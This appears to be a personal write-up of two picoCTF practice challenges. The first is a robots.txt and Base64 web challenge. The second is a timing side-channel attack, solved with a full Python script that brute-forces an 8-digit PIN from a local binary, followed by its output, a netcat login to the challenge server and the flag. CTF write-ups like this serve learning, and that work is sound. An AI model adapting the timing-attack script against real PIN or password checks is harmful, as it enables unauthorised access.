




Question 6: <https://play.picoctf.org/practice/challenge/291>

- The question contains a link to a website in which the flag is hidden
- In web exploitation CTF challenges it is a general rule to check robots.txt for valuable information
- When we check robots.txt we find a Base64 encoded string
- When this string is decrypted it gives another endpoint. When we visit that endpoint we find the flag









### Question 7: <https://play.picoctf.org/practice/challenge/298>

- A pin checker program is given. We have to brute force the pin by using a technique called Timing Side Channel attack
- Timing Side Channel attack: This vulnerability occurs when developers write code that checks password character by character and stops when it encounters the first character mismatch. For example if the correct pin is 2478 and attacker guesses 1000 then the code returns wrong after comparing the first character. Next the attacker tries the code 2000, this time also it returns wrong but it took slightly longer because the program compared the first character, it was correct then it moved to the next character.
- By exploiting this vulnerability the pin can easily be guessed. We write a python script to measure the time differences which are often in nanoseconds and guess the pin

```
import subprocess
import time
import sys

BINARY_PATH = "./pin_checker"
PIN_LENGTH = 8

def check_pin(pin_attempt):

    start_time = time.perf_counter()

    process = subprocess.Popen(
        [BINARY_PATH],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    stdout, stderr = process.communicate(input=pin_attempt + "\n")
    end_time = time.perf_counter()
    return end_time - start_time, stdout

def solve():
    current_pin = ""
    print(f"[*] Starting Timing Attack on {BINARY_PATH}...")
    for i in range(PIN_LENGTH):
        max_time = 0
        best_digit = None
        for digit in range(10):
            d_str = str(digit)
            candidate = current_pin + d_str + ("0" * (PIN_LENGTH - 1 - len(current_pin)))
            total_duration = 0
            runs = 10
            for _ in range(runs):
                duration, output = check_pin(candidate)
                total_duration += duration
            avg_duration = total_duration / runs
```

```

        if avg_duration > max_time:
            max_time = avg_duration
            best_digit = d_str

    if best_digit:
        current_pin += best_digit
        print(f"[{i+1}/{PIN_LENGTH}] Found digit: {best_digit} | PIN so far: {current_pin}")
    else:
        print("[-] Failed to find a statistically significant digit.")
        sys.exit(1)

    print(f"\n[+] PIN FOUND: {current_pin}")
    print("[*] Submitting final PIN to get flag...")
    _, final_output = check_pin(current_pin)
    print(final_output)

if __name__ == "__main__":
    solve()

```

```

dhanish@dhanish-dellg155530:~/Desktop$ python3 solve.py
[*] Starting Timing Attack on ./pin_checker...
[1/8] Found digit: 4 | PIN so far: 4
[2/8] Found digit: 8 | PIN so far: 48
[3/8] Found digit: 3 | PIN so far: 483
[4/8] Found digit: 9 | PIN so far: 4839
[5/8] Found digit: 0 | PIN so far: 48390
[6/8] Found digit: 5 | PIN so far: 483905
[7/8] Found digit: 1 | PIN so far: 4839051
[8/8] Found digit: 3 | PIN so far: 48390513

[+] PIN FOUND: 48390513
[*] Submitting final PIN to get flag...
Please enter your 8-digit PIN code:
8
Checking PIN...
Access granted. You may use your PIN to log into the master server.

dhanish@dhanish-dellg155530:~/Desktop$

```

```

dhanish@dhanish-dellg155530:~/Desktop$ ./pin_checker
Please enter your 8-digit PIN code:
48390513
8
Checking PIN...
Access granted. You may use your PIN to log into the master server.
dhanish@dhanish-dellg155530:~/Desktop$ nc saturn.picoctf.net 63928
Verifying that you are a human...
Please enter the master PIN code:
48390513
Password correct. Here's your flag:
picoCTF{t1m1ng_4tt4ck_914c5ec3}

```

Spectacle  
Rectangular Region  
A screenshot was saved to your clipboard.